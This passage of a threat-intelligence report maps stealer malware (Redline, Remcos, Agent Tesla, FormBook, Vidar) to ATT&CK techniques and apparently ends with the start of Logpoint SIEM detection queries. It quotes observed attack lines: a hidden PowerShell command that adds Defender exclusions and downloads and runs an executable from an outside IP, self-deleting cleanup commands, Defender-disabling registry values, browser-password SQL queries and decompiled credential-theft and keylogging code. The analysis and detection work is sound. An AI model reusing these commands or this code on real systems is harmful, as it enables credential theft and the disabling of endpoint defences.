This command adds file extensions to Windows Defender's list of excluded file types, effectively instructing it to ignore any files containing the ".dll," "exe," or "bat" extensions during scans.

Vidar Defender Exclusion (source: any.run)

Additionally, it excludes the "C" directories from Windows Defender's list of exclusions.

In the Redline sample analyzed from **triage**, a similar behavior was observed, where instead of adding a specific file path, all directories were added to Windows Defender's list of exclusions.

Redline Stealer Defender Exclusion (source: triage)

Also, in another sample of **Redline**, Redline Stealer is found to disable real-time protection. This is accomplished by modifying registry settings related to Windows Defender's real-time protection capabilities. The malware disables several aspects of Windows Defender's real-time monitoring capabilities, including behavior monitoring, on-access protection, and real-time scanning. It also creates a registry key for Windows Defender's real-time protection and configures values to disable specific features.

description	ioc
Set value (int)	\REGISTRY\MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection\DisableBehaviorMonitoring = "1"
Set value (int)	\REGISTRY\MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection\DisableIOAVProtection = "1"
Set value (int)	\REGISTRY\MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection\DisableIOAVProtection = "1"
Set value (int)	\REGISTRY\MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection\DisableOnAccessProtection = "1"
Set value (int)	\REGISTRY\MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection\DisableRealtimeMonitoring = "1"
Set value (int)	\REGISTRY\MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection\DisableScanOnRealtimeEnable =
Key created	\REGISTRY\MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection
Set value (int)	\REGISTRY\MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection\DisableOnAccessProtection = "1"
Set value (int)	\REGISTRY\MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection\DisableRealtimeMonitoring = "1"
Set value (int)	\REGISTRY\MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection\DisableScanOnRealtimeEnable =
Set value (int)	\REGISTRY\MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection\DisableBehaviorMonitoring = "1"

Redline Stealer Disabling Defender (source: triage)

During our analysis of the Remcos sample on any.run, we have observed the following command:

```
1   PowerShell.exe  -WindowStyle hid "Add-MpPreference -ExclusionExtension
2   "C:\Users\admin\AppData\Local\Temp"; "Add-MpPreference -ExclusionExtension ".exe";
3   Start-Sleep -Seconds 5;"Invoke-WebRequest
4   'hxxp://141[.]95[.]16[.]111:8080/RiotGames.exe' -OutFile
5    'C:\Users\admin\AppData\Local\Temp\RiotGames.exe'";cmd.exe
6   /c C:\Users\admin\AppData\Local\Temp\RiotGames.exe
```

This command launches PowerShell in a hidden window, adding exclusion extensions for both the Temp directory and ".exe" files to Windows Defender. Following a brief sleep, it retrieves an executable file from a remote server and saves it to the Temp directory. Subsequently, it executes the downloaded file with cmd.exe

Indicator Removal

Adversaries or malware frequently use tactics to delete or modify artifacts within systems, attempting to erase evidence of its presence and evade defense.

Indicator Removal:File Deletion (T1070.004)

One typical behavior observed in malware is the capability to delete files left over from intrusion activities. Adversaries may download additional tools or other non-native files into a system, leaving traces indicating the actions taken within a network. These files can be deleted during or after intrusion to reduce the adversary's footprint.

	Redline Stealer	Remcos	AgentTesla	FormBook	Vidar
Indicator Removal: File Deletion (T1070.004)	✔	X	X	X	✔

In the observed **sample**, Redline Stealer executed a command to forcefully terminate a process using taskkill with a specific process ID and then deleted a file from a specified location.

```
1    cmd.exe" /C taskkill /F /PID 2148 && choice /C Y /N /D Y /T 3
2    & Del "C:\Users\admin\Desktop\Redline stealer 2022 Crack\Libraries\stubbackup.exe
```


Redline Stealer Taskkill (source: any.run)

According to a report from **gridinsoft**, after collecting the data, Vidar stealer compresses it into a ZIP archive and sends it to a command and control server. The malware then initiates a self-destruct process by executing the following command:

```
1    C:\Windows\System32\cmd.exe" /c taskkill /im Devil.exe /f &
2    timeout /t 6 & del /f /q "C:\Users\MalWorkstation\Desktop\Malware.exe" &
3    del C:\ProgramData\*.dll & exit
```

The malware first terminates a process and waits for 6 seconds, deletes a file, and then removes all ".dll" files in the "C:\ProgramData" directory, and then exits the command prompt making tracing the events and understanding the impact on the system difficult due to lack of evidence.

Masquerading

Malware often employs techniques to manipulate the properties of its artifacts, attempting to make them appear legitimate or harmless to both users and security tools. This tactic, masquerading, involves manipulating or abusing an object's name or location, whether legitimately or maliciously. The goal is to evade detection and observation.

Masquerading: Match Legitimate Name or Location (T1036.005)

Malware may mimic the names or paths of legitimate files or processes when naming or placing them. This deceptive technique is used to avoid detection and observation by security systems. For example, an adversary may place an executable in a commonly trusted directory, such as System32, or the name of a Windows process, such as svchost.exe.

	Redline Stealer	Remcos	AgentTesla	FormBook	Vidar
Indicator Removal: File Deletion (T1070.004)	✔	X	X	X	X

In one observed <u>**sample**</u>, Redline Stealer has masqueraded as "svchost.exe"

Redline Stealer masquerading Svchost (source: <u>any.run</u>)

Defense Evasion: Process Injection (T1055)

Stealer malware often employs process injection techniques to bypass process-based defenses and potentially elevate privileges. Process injection involves executing arbitrary code within the memory space of a separate, live process. This enables the malware to access the process's memory and system/network resources and potentially gain elevated privileges.

	Redline Stealer	Remcos	AgentTesla	FormBook	Vidar
Defense Evasion: Process Injection (T1055)	✔	✔	✔	✔	✔

In observed Redline Stealer **sample**, after masquerading as the legitimate Windows binary svchost.exe, it was observed spawning "C:\Windows\Microsoft.NET\Framework{version}\CasPol.exe". This command-line tool in Microsoft's .NET Framework allows users and administrators to manage and modify security policies for .NET code. Upon the launch of the CasPol process, svchost performs process injection on it. Subsequently, the injected process initiates its suspicious activities.

According to the report from **McAfee**, in the observed Sample of Agent Tesla sample, a VBS file executed leveraging PowerShell commands and then utilized steganography to perform process injection into RegAsm.exe. RegAsm.exe is a Windows command-line utility that registers .NET assemblies as COM components, facilitating interoperability between different software. However, malicious actors can also exploit it for purposes such as process injection, potentially enabling covert or unauthorized operations.

The figure below illustrates the execution flow of Agent Tesla observed in the sample.


Infection Chain Agent Tesla (Source: McAfee)

According to the report from perception point, **Remcos** has abused Regasm for Process hollowing. After the Remcos agent is unpacked from the gzip archive, the DLL initiates the process hollowing technique. It begins by launching the legitimate RegAsm.exe process in a suspended state and injecting the unpacked Remcos agent. Subsequently, the RegAsm.exe process executes on the user's system with the injected Remcos embedded within it.

According to the report from **Spixnet**, Vidar's second-stage loader employs process injection to load the payload into memory. Specifically, it utilizes a process hollowing technique to inject the VIDAR binary into an AppLaunch.exe process.

According to the report from **Vmray**, Formbook has been observed utilizing a process "exoplorer.exe" initiated from a native Windows tool to conceal itself.

Process Overview of Formbook (source: Vmray)

This involves injecting a section into explorer.exe through a combination of functions, including NtOpenProcess, NtCreateSection, and NtMapViewOfSection.

Injection to explorer.exe (source: Vmray)

Defense Evasion: Obfuscated Files or Information (T1027)

To evade detection and analysis, most malware employs techniques to obscure their payloads, such as encryption, encoding, or obfuscation. This behavior is prevalent across different platforms and networks to evade defense. Malware often employ various methods such as compression, archiving, or encryption to obfuscate their payloads, making detection and analysis challenging for defenders. This tactic is commonly observed across different types of malware, including stealer malware.

	Redline Stealer	Remcos	AgentTesla	FormBook	Vidar
Defense Evasion: Obfuscated Files Or Information (T1027)	✔	✔	✔	✔	✔

Credential Access (TA0006)

The Credential Access tactic refers to techniques of stealing credentials such as usernames and passwords. With valid credentials, attackers can escalate privileges, move around a network, access restricted data, and carry out other malicious activities. Credential Access serves as one of the primary objectives for stealer malware.

Credentials from Password Stores: Credentials from Web Browsers (T1555.003)

Stealer Malware often retrieves credentials from web browsers by accessing browser-specific files. These files commonly contains saved credentials like website usernames and passwords, allowing users to avoid manual entry in the future. While web browsers typically store credentials in encrypted formats within a credential store, adversaries can employ methods to extract plaintext credentials from these browsers.

	Redline Stealer	Remcos	AgentTesla	FormBook	Vidar
Credentials from Password Stores: Credentials from Web Browsers (T1555.003)	✔	✔	✔	✔	✔

Stealer malware targets a wide range of browsers, and most stealer malware will scan pre-defined lists of web browsers to search for and extract sensitive information.

Redline Stealer queries the registry keys "SOFTWARE\WOW6432Node\Clients\StartMenuInternet" and "SOFTWARE\Clients\StartMenuInternet" to gather information about the browsers installed on the victim system. The stealer targets both Chromium-based browsers (such as Chrome and Opera) and Gecko-based browsers (such as Mozilla Firefox). Following that, it receives commands to retrieve data from various browser files, such as saved passwords, saved credit cards, auto-fill content, and browser cookies, which are locally stored on the device.

Redline Stealer Network Stream (source: any.run)

Agent Tesla targets a specific set of browsers to extract login credentials, browser cookies, profiles, and ".sqlite" database files. In many browsers, sensitive data including passwords and browsing activities are stored in files within the browser's directory. Stealer malware attempts to access these files to extract credentials.

Agent Tesla Search for Web Browser (source: malgamy.github)

Similar behavior can be observed in Vidar, Formbook and Remcos which generally enumerates the "C:\ProgramData" directory with the objective of collecting sensitive data from the target system such as list of installed software, Cryptocurrency wallets, Autofill files (containing saved form data) Browser cookies, Browsing history, Files of specific formats, which may contain sensitive information or be of interest to the adversaries.

However, direct extraction of login credentials is not always possible in modern browsers due to encryption and other security measures. Therefore, most stealer malware leverages SQLite databases, which contain important information related to the browser's operations on the system. Stealer Malware have been known to access these database files in attempts to extract and decrypt passwords saved within the browser. For example:

Sqlite query targeting Firefox

```
1    SELECT encryptedUsername, encryptedPassword,\ formSubmitURL FROM moz_login
```

Sqlite query targeting Chrome

```
1    SELECT origin_url, username_value,\ password_value FROM logins
```

Credential Access:Steal Web Session Cookie(T1539)

Stealer malware commonly targets web application or service session cookies as well. Numerous instances exist where malware specifically targets cookies stored within web browsers on the local system.

	Redline Stealer	Remcos	AgentTesla	FormBook	Vidar
Credentials from Password Stores: Steal Web Session Cookie (T1539)	✔	✔	✔	✔	✔

The method of extracting information from cookie files varies depending on the browser. For browsers like IE and Microsoft Edge, which store cookies in a standard .txt file, malware can easily steal them by scanning these browsers' directories. However, for browsers like Chrome and Firefox, which store cookies in SQL databases in less accessible locations such as the AppData/Roaming or /Local directory, the extraction process is more complex. Malware utilizes unique SQL queries tailored to each browser type to extract cookies, similar to how it retrieves login credentials discussed above.

Credential Access:Unsecured Credentials (T1552)

In addition to stealing browser data, stealer malware has capability of stealing credentials from multiple VPN services, FTP applications, and email clients such as Outlook and Thunderbird. Typically, they achieve this by searching for configuration files within user directories (T1552.001) or registry (T1552.002).

```
{
    string string_ = Interaction.Environ("APPDATA") + "\\CoreFTP\\sites.idx";
    string str = global::A.b.c(string_);
    string text = global::A.b.D("HKEY_CURRENT_USER\\Software\\FTPWare\\COREFTP\
      \Sites\\" + str + "Host");
    global::A.b.D("HKEY_CURRENT_USERSoftwareFTPWareCOREFTPSites" + str + "Port");
    string text2 = global::A.b.D("HKEY_CURRENT_USERSoftwareFTPWareCOREFTPSites" +
      str + "User");
    string text3 = global::A.b.D("HKEY_CURRENT_USERSoftwareFTPWareCOREFTPSites" +
      str + "PW");
    global::A.b.D("HKEY_CURRENT_USERSoftwareFTPWareCOREFTPSites" + str + "Name");
    string text4 = "CoreFTP";
```

Agent Tesla searching for FTP utilities (source: malgamy.github)

	Redline Stealer	Remcos	AgentTesla	FormBook	Vidar
Credential Access: Unsecured Credentials (T1552)	✔	✔	✔	✔	✔

Discovery

Discovery encompasses techniques that adversaries' malware employs to gather details about the target system. The goal is to obtain detailed information about systems, users, time, location, hosts, networks, system language, network shares, and other factors.

Stealer malware aims to gather crucial information about the target system, including details about users, installed software, operating system version, system default language, etc. To achieve this, stealer malware employs various techniques, with one common approach being the querying of registries. By accessing registry keys and other system artifacts, the malware can extract valuable data to further its malicious objectives. If specific conditions are not met, the execution of the malware may be terminated. For instance, Redline Stealer verifies whether the victim belongs to CIS countries, and if so, the malware halts the attack. This behavior is prevalent across numerous stealer malware variants.

Collection

Collection refers to the techniques that malware uses to gather relevant information from various sources in order to achieve its goals, such as Keylogging, which tracks and records every keystroke entry made on a computer. After collecting data, the next step is usually to exfiltrate the collected data.

Collection: Archive Collected Data (T1560)

Malware may use techniques like compressing and encrypting collected data before exfiltration. By compressing data, adversaries can obscure its contents and reduce the size of data transmitted over the network, making it less noticeable and potentially avoiding detection.

	Redline Stealer	Remcos	AgentTesla	FormBook	Vidar
Collection: Archive Collected Data (T1560)	X	X	✔	X	✔

Before exfiltrating the collected data over SMTP, Agent Tesla archives the collected data, which is then transmitted to a fake SMTP email server. Similarly, Vidar stealer utilizes a similar method, packing the data into a ZIP archive before sending it to a command server.

Input Capture: Keylogging (T1056.001)

Most stealer malware employs keylogging to intercept user keystrokes, allowing adversaries to capture credentials as users type them. This tactic is commonly used to acquire credentials for accessing various accounts and systems. However, successful capture of credentials may require adversaries to intercept keystrokes over an extended period to gather sufficient data.

	Redline Stealer	Remcos	AgentTesla	FormBook	Vidar
Input Capture: Keylogging (T1056.001)	X	✔	✔	✔	X

Agent Tesla leverages "SetWindowsHookEx" Windows API to install a hook procedure, enabling it to monitor low-level keyboard input events.


```
Block_4:
try
{
    IL_86:
    string moduleName = Process.GetCurrentProcess().MainModule.ModuleName;
    IntPtr moduleHandle = Y7ALd2ht.GetModuleHandle(moduleName);
    this.qkJOzU8 = Y7ALd2ht.SetWindowsHookEx(13, this.EiqpViCm9, moduleHandle, 0);
    if (this.qkJOzU8 != IntPtr.Zero)
    {
        return;
    }
}
catch
{
}
```

WH_KEYBOARD_LL   Hook Procedure
13

Agent Tesla SetWindowsHookEx (source: fortinet)

The callback hook procedure "this.EiqpViCm9()" is executed whenever the victim types on their device. At regular intervals, Agent Tesla captures and logs the program title, time, and contents of the victim's keyboard input to a local file named "%Temp%/log.tmp".

Remcos includes keylogging capability, which creates a log file named "logs.dat" located in the directory "C:\ProgramData\Terminal" to capture keystrokes and clipboard data.

Remcos Key file generation (source: cyfirma)

Formbook creates a dedicated folder within the "%AppData%" directory, where it stores stolen data in multiple record files with the ".ini" extension. After process injection, FormBook persists within various target processes, continuously extracting victim data (user input and clipboard data) using inline hooked APIs. It directly copies the data into a large shared memory section, which is then saved into the record files ("*.ini") within the AppData folder.

Family Folder of FormBook (source: Fortinet)

Collection: Screen Capture (T1113)

Stealer malware often attempts to capture screenshots of the desktop as part of Collection.

	Redline Stealer	Remcos	AgentTesla	FormBook	Vidar
Collection: Screen Capture (T1113)	✔	✔	✔	✔	✔

Stealer malware mostly utilizes the "Graphics.CopyFromScreen" .NET API to capture the desktop screen, enabling it to gather visual information from the victim's system. "Graphics.CopyFromScreen" is a method provided by the .NET framework that allows to capture the contents of the screen or a specific region of the screen as an image. It copies the pixels from the specified screen coordinates to a bitmap object, which can then be manipulated or saved for various purposes.

Agent Tesla Capturing a Screen Shot via Graphics.CopyFromScreen (Source: Qualys)

Collection: Clipboard (T1115)

Stealer malware has capability to collect data stored in the clipboard, capturing information copied by users.

	Redline Stealer	Remcos	AgentTesla	FormBook	Vidar
Collection: Clipboard Data (T1115)	✔	✔	✔	✔	✔

This is often accomplished through various methods, with common techniques including the utilization of clip.exe or the "Get-Clipboard" cmdlet.

Get-Clipboard

Command and Control

Command and Control refers to the techniques used by adversaries to communicate with systems under their control in a victim network. To avoid detection, adversaries frequently attempt to blend in normal, expected traffic patterns.

Application Layer Protocol:Web Protocols (T1071.001)

Adversaries may leverage application layer protocols commonly associated with web traffic to evade detection or network filtering by blending in with existing traffic. Commands to the remote system, as well as the results of those commands, are often embedded within the protocol traffic exchanged between the client and server.

	Redline Stealer	Remcos	AgentTesla	FormBook	Vidar
Application Layer Protocol: Web Protocols (T1012)	✔	✔	✔	✔	✔

According to report from **Vmray**, Agent Tesla incorporates the capability to utilize a Tor proxy for its HTTP communication. If the relevant configuration is enabled, Agent Tesla initially attempts to terminate all existing Tor instances before proceeding to download and configure the Tor client.

Agent Tesla Command and Control (source: Vmray)

Similarly, Formbook communicates with its command-and-control (C2) server via HTTP, primarily using GET and POST method to send and receive data.

Formbook Command and Control (source: forescout)

Similarly, comparable behavior can be observed in Redline Stealer, Remcos and Vidar, both of which communicate with their command-and-control servers via the HTTP/HTTPS protocols.

Command and Control: Non-Application Layer Protocol (T1095)

Adversaries may utilize OSI non-application layer protocols like SOCKS, ICMP, or SOAP for communication between a host and the Command and control server, or among infected hosts within a network.

	Redline Stealer	Remcos	AgentTesla	FormBook	Vidar
Non-Application Layer Protocol (T1095)	✔	X	✔	X	✔

In many instances of Redline Stealer, the transmission of stolen information occurs through the SOAP protocol. When communicating with the C2 server, the stealer establishes a BasicHttpBinding object that utilizes HTTP as the transport mechanism for transmitting SOAP messages.

```
3  public static Binding smethod_0()
4  {
5      BasicHttpBinding basicHttpBinding = new BasicHttpBinding();
6      SystemInfoHelper.smethod_13(basicHttpBinding, int.MaxValue);
7      SystemInfoHelper.smethod_14(basicHttpBinding, 2147483647L);
8      SystemInfoHelper.smethod_15(basicHttpBinding, 2147483647L);
9      SystemInfoHelper.smethod_17(basicHttpBinding, SystemInfoHelper.smethod_16(30.0));
10     SystemInfoHelper.smethod_18(basicHttpBinding, SystemInfoHelper.smethod_16(30.0));
11     SystemInfoHelper.smethod_19(basicHttpBinding, SystemInfoHelper.smethod_16(30.0));
12     SystemInfoHelper.smethod_20(basicHttpBinding, SystemInfoHelper.smethod_16(30.0));
13     SystemInfoHelper.smethod_21(basicHttpBinding, TransferMode.Buffered);
14     SystemInfoHelper.smethod_22(basicHttpBinding, false);
15     SystemInfoHelper.smethod_23(basicHttpBinding, null);
16     XmlDictionaryReaderQuotas xmlDictionaryReaderQuotas = new XmlDictionaryReaderQuotas();
17     SystemInfoHelper.smethod_24(xmlDictionaryReaderQuotas, 44567654);
18     SystemInfoHelper.smethod_25(xmlDictionaryReaderQuotas, int.MaxValue);
19     SystemInfoHelper.smethod_26(xmlDictionaryReaderQuotas, int.MaxValue);
20     SystemInfoHelper.smethod_27(xmlDictionaryReaderQuotas, int.MaxValue);
21     SystemInfoHelper.smethod_28(xmlDictionaryReaderQuotas, int.MaxValue);
22     SystemInfoHelper.smethod_29(basicHttpBinding, xmlDictionaryReaderQuotas);
23     BasicHttpSecurity basicHttpSecurity = new BasicHttpSecurity();
24     SystemInfoHelper.smethod_30(basicHttpSecurity, BasicHttpSecurityMode.None);
25     SystemInfoHelper.smethod_31(basicHttpBinding, basicHttpSecurity);
26     return basicHttpBinding;
27 }
```

Redline Stealer (source: https://securityscorecard.com/)

In most instances, Vidar establishes Command and Control communication channels through pages on social networks like Telegram, Mastodon, or even Steam. Instead of IP address for the command and control server, the malware references a social network page containing the Command and Control IP address in its name or description.

mastodon account used to route C2 Connection (source: Gridinsoft)

Exfiltration
Exfiltration Over Alternative Protocol

Adversaries may steal data by exfiltrating it over a different protocol than that of the existing command and control channel. Alternate protocols include FTP, SMTP, HTTP/S, DNS, SMB, or any other network protocol not being used as the main command and control channel.

	Redline Stealer	Remcos	AgentTesla	FormBook	Vidar
Exfiltration Over Alternative Protocol (T1048)	X	X	✔	X	X

Agent Tesla has been observed utilizing multiple methods to exfiltrate stolen sensitive data from compromised hosts. The exfiltrated data may be transmitted through FTP, SMTP, Telegram messaging or HTTP command and control servers.

Since November 2021, Agent Tesla samples have been observed sending emails to compromised or potentially fraudulent email accounts on mail servers managed by hosting providers. Since December 2021, Agent Tesla had adapted to using these compromised email accounts to send stolen data to Gmail addresses.

AgentTesla email exfiltration

Through November 2021

| Windows host infected with AgentTesla | → | Connect to mail server | → | Send email to account on the server | → | Emails with stolen data stored on that server |

Since December 2021

| Windows host infected with AgentTesla | → | Connect to mail server | → | Use account to send email to Gmail address | → | Emails with stolen data store at Gmail account |

Agent Tesla SMTP Exfiltration (source: SANS)

Exfiltration over C2 Channel

Adversaries may exfiltrate stolen data through an existing command and control channel, encoding it within normal communications and using the same protocol as command and control communications. In the majority of observed scenarios, Stealer malware exfiltrates collected data over the Command and Control (C2) channel.

	Redline Stealer	Remcos	AgentTesla	FormBook	Vidar
Exfiltration Over Alternative Protocol (T1048)	✔	✔	✔	✔	✔

DETECTION AND RESPONSE USING LOGPOINT

In our analysis of multiple stealer malware families, we have uncovered several intriguing patterns of behavior that can serve as valuable indicators for detection.

Threat Hunting with Logpoint Converged SIEM

Given the similarity in behavior across multiple stealer malware families, this presents analysts with significant opportunities to hunt for these threats. In this chapter, we'll explore how leveraging these common behaviors can enhance detection capabilities using the Logpoint Converged SIEM platform. By identifying and analyzing patterns of suspicious behavior commonly exhibited by stealer malware, we can develop detection strategies based on the premise that certain activities deviate from typical user actions, signaling potential abnormal behavior. This proactive approach enables us to stay ahead of emerging threats and mitigate risks effectively.

Required Log Source

1. Windows
2. a. **Process Creation with Command Line Auditing should be enabled**
   b. **Registry Auditing should be enabled**
   c. **File System Auditing should be enabled**
   d. **PowerShell Script Block Logging should be enabled**
3. Windows Sysmon
4. Firewall
5. IDS/IPS

Initial Access

Suspicious Child Process Spawned by Microsoft Office Product

Microsoft Office products have been widely abused as a means of delivering malicious payloads, frequently by embedding malicious content within seemingly legitimate documents or attachments. This technique employs social engineering tactics to trick users into opening these files, allowing for the infiltration on target systems. We can use this alert to detect and monitor suspicious child processes created by office applications.

```
1    label="Process" label=Create
2    parent_process IN ["*\WINWORD.EXE", "*\EXCEL.EXE", "*\POWERPNT.exe", "*\MSPUB.exe",
3     "*\VISIO.exe", "*\OUTLOOK.EXE","*\MSACCESS.EXE","*\EQNEDT32.EXE", "*\Onenote.exe",
4    "*\wordview.exe"]
5    ("process" IN ["*\AppVLP.exe","*\bash.exe","*\bitsadmin.exe","*\certoc.exe",
6    "*\certutil.exe","*\cmd.exe","*\cmstp.exe","*\control.exe","*\cscript.exe",
7    "*\curl.exe","*\forfiles.exe","*\hh.exe","*\ieexec.exe","*\installutil.exe",
8    "*\javaw.exe","*\mftrace.exe","*\Microsoft.Workflow.Compiler.exe",
9    "*\msbuild.exe","*\msdt.exe","*\mshta.exe","*\msidb.exe",
10   "*\msiexec.exe","*\msxsl.exe","*\odbcconf.exe","*\pcalua.exe",
11   "*\powershell.exe","*\pwsh.exe","*\regasm.exe","*\regsvcs.exe",
12   "*\regsvr32.exe","*\rundll32.exe","*\schtasks.exe","*\scrcons.exe",
13   "*\scriptrunner.exe","*\sh.exe","*\svchost.exe","*\verclsid.exe","*\wmic.exe",
14   "*\workfolders.exe","*\wscript.exe","*\AppData\*","*\Users\Public\*",
15   "*\ProgramData\*","*\Windows\Tasks\*","*\Windows\Temp\*",
16   "*\Windows\System32\Tasks\*"]
17   OR file in ["bitsadmin.exe","CertOC.exe","CertUtil.exe","Cmd.Exe","CMSTP.EXE",
18   "cscript.exe","curl.exe","HH.exe","IEExec.exe","InstallUtil.exe","javaw.exe",
19   "Microsoft.Workflow.Compiler.exe","msdt.exe","MSHTA.EXE","msiexec.exe","Msxsl.exe",
20   "odbcconf.exe","pcalua.exe","PowerShell.EXE","RegAsm.exe","RegSvcs.exe",
21   "REGSVR32.exe","RUNDLL32.exe","schtasks.exe","ScriptRunner.exe","wmic.exe",
22   "WorkFolders.exe","wscript.exe"])
```


Possible Exploitation of CVE-2017-11882

We have observed multiple stealer malware families exploiting CVE-2017-11882 for initial access and payload execution. In the above alert we have covered all the suspicious child process spawned by Microsoft Office Products. Following alert can complement detection by monitoring for suspicious child processes spawned via EQNEDT32.EXE. Following alert can help to trigger any missed out events by the above alert for Equation Editor.

```
1    label="Process" label=Create parent_process="*\EQNEDT32.exe"
